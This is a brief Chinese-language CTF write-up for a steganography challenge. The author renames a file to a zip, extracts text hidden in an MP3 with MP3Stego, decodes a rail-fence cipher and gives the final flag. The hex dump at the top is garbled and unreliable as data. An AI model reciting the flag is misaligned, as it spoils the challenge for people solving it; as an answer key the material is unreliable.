00000240	82 1F 13 4F 83 F7 83 F3 80 9D C0 82 A0 82 9E OE	, Cf-fó€ À, ,ž	
00000256	5E 0F 97 83 EB 84 D7 04 0A 41 01 04 E1 48 7C 4F	^ -fë,,x A áH O	
00000272	0F 89 E7 C4 F3 82 09 C0 43 FF FF FF FF FD 43	ñçÄó, ÁCýyÿÿÿC	
00000288	BE C2 3E 40 1B D0 3D EE 24 FF 80 AA 1D 15 FF 11	%Å>@ Ð=iþjé“ ý	
00000304	1C 03 44 BF F0 F0 90 B0 8C 47 FF C3 A2 22 A2 4A	Díðð °GGjÄc"¢J	
00000320	24 1E FF FC 48 58 44 CA 02 88 87 53 FF FF 29 00	\$ ýÜHXDÉ ^#Sÿÿ)	
00000336	63 07 8E 63 80 AA 1D FF FF FD 84 58 06 40 F1 84	c Žc€“ ýýý,X @ñ,,	
00000352	87 80 AA 22 2A 22 2B FF FF FF F8 0D 12 0F 09 0B	#€“**+ýýýø	
00000368	08 C4 43 A2 22 A2 4A 80 30 90 B0 D3 28 0A 22 1D	ÄC“¢J€0 °Ó("	
00000384	42 90 06 FF FF FF FF FF FF FF 28 96 B5 8B EC 05	B ýýýýýýý(-þ<i	
00000400	E8 6F 73 3F E1 54 A5 FF 2B 06 9B FF 31 8C 16 5F	èos?áTÝý+ »ý1G _	
00000416	FF 01 28 90 CA 80 5F FF 98 52 A2 80 94 4A 7F FF	ÿ (É€ ý"R€"J ý	
00000432	E5 40 24 14 73 1C 05 4B FF FF FB 15 80 90 C6 33	åø s Kyyú € x3	

改后缀名为zip，果然是个压缩包。。



根据压缩包里的内容，感觉应该是经过MP3Stego处理的sound.mp3，而paxx.txt里的内容就是解密密码。。

用MP3Stego得到个txt文件，文件内容为“X{hd}DHh_SJ_kEHaiC_so”，是栅栏密码加密的，直接在线<http://www.qqxiuzi.cn/bianma/zhalanmima.php>每组字符设为5得到flag。。

X{hd}DHh_SJ_kEHaiC_so

每组字数 加密

XDSEC {HJH_hh_asd_kio}

